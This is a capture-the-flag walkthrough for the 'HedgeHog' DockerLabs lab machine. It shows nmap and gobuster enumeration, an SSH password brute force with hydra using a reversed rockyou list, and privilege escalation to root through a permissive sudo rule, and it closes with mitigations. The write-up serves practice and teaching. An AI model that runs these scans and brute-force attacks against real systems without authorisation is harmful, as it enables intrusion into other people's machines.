hedgehog

🐳 DockerLabs - HedgeHog

📌 General information

Machine	Difficulty	Author	Target IP	Category
HedgeHog	Very easy	AnkbNikas	172.17.0.2	Service



🎯 Objective

Identify exposed services, detect vulnerabilities, and gain access to the target system.

🛠️ Tools

- **ping***: Connectivity and range check
- **nmap***: Port and services scanning and recognition
- **curl***: http requests
- **gobuster***: Web directory analysis
- **tac***: For reverse file content reading


- **sed***: For string edit of file's content
- **hydra***: For ssh brute force attack

🔌 Ports

Port	Service
22	ssh
80	http

📡 Connectivity with *ping*

```
ping -c4 172.17.0.2
```



🩻 Scanning with *nmap*

```
nmap -p- -Pn -sS -sV -sC -O -T4 --open 172.17.0.2
```

```
 ⚡ root@mintian  ~  nmap -p- -Pn -sS -sV -sC -O -T4 --open 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-10 14:48 -0600
Nmap scan report for 172.17.0.2 (172.17.0.2)
Host is up (0.00018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 34:0d:04:25:20:b6:e5:fc:c9:0d:cb:c9:6c:ef:bb:a0 (ECDSA)
|_  256 05:56:e3:50:e8:f4:35:96:fe:6b:94:c9:da:e9:47:1f (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: AE:74:C6:06:5B:AD (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.51 seconds
 ⚡ root@mintian  ~
```

🌐 Sending request to http server

```
curl -i http://172.17.0.2
```

```
 ⚡ root@mintian  ~  curl -i http://172.17.0.2
HTTP/1.1 200 OK
Date: Sat, 10 Oct 2026 20:50:54 GMT
Server: Apache/2.4.58 (Ubuntu)
Last-Modified: Tue, 29 Oct 2024 18:33:53 GMT
ETag: "6-625a1d3c30640"
Accept-Ranges: bytes
Content-Length: 6
Content-Type: text/html

tails
 ⚡ root@mintian  ~
```

🫁 Scanning http server with gobuster

```
gobuster dir -u http://172.17.0.2 -w DirBuster-2007_directory-list-2.3-medium.txt -x php,html,txt,sh -t 4
```

```
 ⚡ root@mintian  ~  gobuster dir -u http://172.17.0.2 -w DirBuster-2007_directory-list-2.3-medium.txt -x php,html,txt,sh -
t 4
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 4
[+] Wordlist:                DirBuster-2007_directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,html,txt,sh
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html           (Status: 200) [Size: 6]
server-status        (Status: 403) [Size: 275]
Progress: 1102785 / 1102785 (100.00%)
===============================================================
Finished
===============================================================
 ⚡ root@mintian  ~
```

There's no information nor vulnerabilities to exploit from web server, except the user hint in the page ("tails")

💣 SSH Brute Force Attack

First, take the **rockyou.txt*** dictionary content and write it inverted in other file using `tac`

```
tac /usr/share/wordlists/rockyou.txt > tailed.txt
```

And then remove the spaces generated by this process using `sed` :

```
sed -i 's/ //g' tailed.txt
```

Now, we execute the ssh brute force attack using the latest wordlist dictionary

```
hydra -l tails -P tailed.txt -t 4 -v ssh://172.17.0.2
```

```
 ⚡ root@mintian  ~  hydra -l tails -P tailed.txt -t 4 -v ssh://172.17.0.2
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or fo
r illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-10 15:19:11
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344386 login tries (l:1/p:14344386), ~3586097 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://tails@172.17.0.2:22
[INFO] Successful, password authentication is supported by ssh://172.17.0.2:22
[STATUS] 66.00 tries/min, 66 tries in 00:01h, 14344320 to do in 3622:19h, 4 active
[22][ssh] host: 172.17.0.2   login: tails   password: 3117548331
[STATUS] attack finished for 172.17.0.2 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-10 15:20:33
 ⚡ root@mintian  ~
```

🔗 Connecting using found credentials

```
ssh tails@172.17.0.2
whoami
```

```
id
hostname
```

```
⚡ root@mintian ~ ssh tails@172.17.0.2
tails@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.17.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Oct 11 09:50:07 2026 from 172.17.0.1
tails@6316e28524de:~$ whoami
tails
tails@6316e28524de:~$ id
uid=1002(tails) gid=1002(tails) groups=1002(tails)
tails@6316e28524de:~$ hostname
6316e28524de
tails@6316e28524de:~$
```

At this point, we don't have root access yet

```
tails@6316e28524de:~$ ls /root
ls: cannot open directory '/root': Permission denied
tails@6316e28524de:~$
```

📈 Increasing access

Let's check access and permissions to find a way to obtain root permissions

```
tails@6316e28524de:~$ sudo -l
User tails may run the following commands on 6316e28524de:
    (sonic) NOPASSWD: ALL
tails@6316e28524de:~$
```

The **tails*** user is able to execute any command as the user **sonic***, so we will try to execute `bash` as the **sonic*** user

```
tails@6316e28524de:~$ sudo -u sonic /bin/bash
sonic@6316e28524de:/home/tails$ cd
sonic@6316e28524de:~$ whoami
sonic
sonic@6316e28524de:~$ pwd
/home/sonic
sonic@6316e28524de:~$ id
uid=1001(sonic) gid=1001(sonic) groups=1001(sonic),27(sudo)
sonic@6316e28524de:~$
```

Now, as the sonic user, we can access to **root*** privileges

```
sonic@6316e28524de:~$ sudo su
root@6316e28524de:/home/sonic# cd
root@6316e28524de:~# whoami
root
root@6316e28524de:~# pwd
/root
root@6316e28524de:~# id
uid=0(root) gid=0(root) groups=0(root)
root@6316e28524de:~#
```

Root access obtained!

🕵️ Password for sonic user found

```
sonic@6316e28524de:~$ ls
Documentos
sonic@6316e28524de:~$ cd Documentos
sonic@6316e28524de:~/Documentos$ ls
contraseña
sonic@6316e28524de:~/Documentos$ cat contraseña
perritos!
sonic@6316e28524de:~/Documentos$
```

🪪 Using found credentials

```
 ⚡ root@mintian  ~  ssh sonic@172.17.0.2
sonic@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.17.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Oct 29 19:36:56 2024 from 172.17.0.1
sonic@6316e28524de:~$ whoami
sonic
sonic@6316e28524de:~$ id
uid=1001(sonic) gid=1001(sonic) groups=1001(sonic),27(sudo)
sonic@6316e28524de:~$ hostname
6316e28524de
sonic@6316e28524de:~$ pwd
/home/sonic
sonic@6316e28524de:~$
```

🔑 Key points

- User hint exposed in web page
- Vulnerable SSH password
- Low control over users permissions and control access
- Password saved in file inside filessystem without any encryption

```
sonic@6316e28524de:~$ ls
Documentos
sonic@6316e28524de:~$ cd Documentos
sonic@6316e28524de:~/Documentos$ ls
contraseña
sonic@6316e28524de:~/Documentos$ cat contraseña
perritos!
sonic@6316e28524de:~/Documentos$
```

☠️ Impact

- Full system compromise
- Root level access obtained
- Personal information exposed

🔐 Mitigation

- Use a stronger password
- Be careful about the information shown in webpages
- Have an strict control for users and permissions
- Do not save passwords or sensitive information in files with no encryptions or password protection

📜 Conclusion

Target machine exploited successfully

1. Identify open ports
2. Exploring and scanning webpages for different ways to penetrate and information
3. Valid credentials detection using brute force attack
4. Scaling access through users
5. Found sensitive information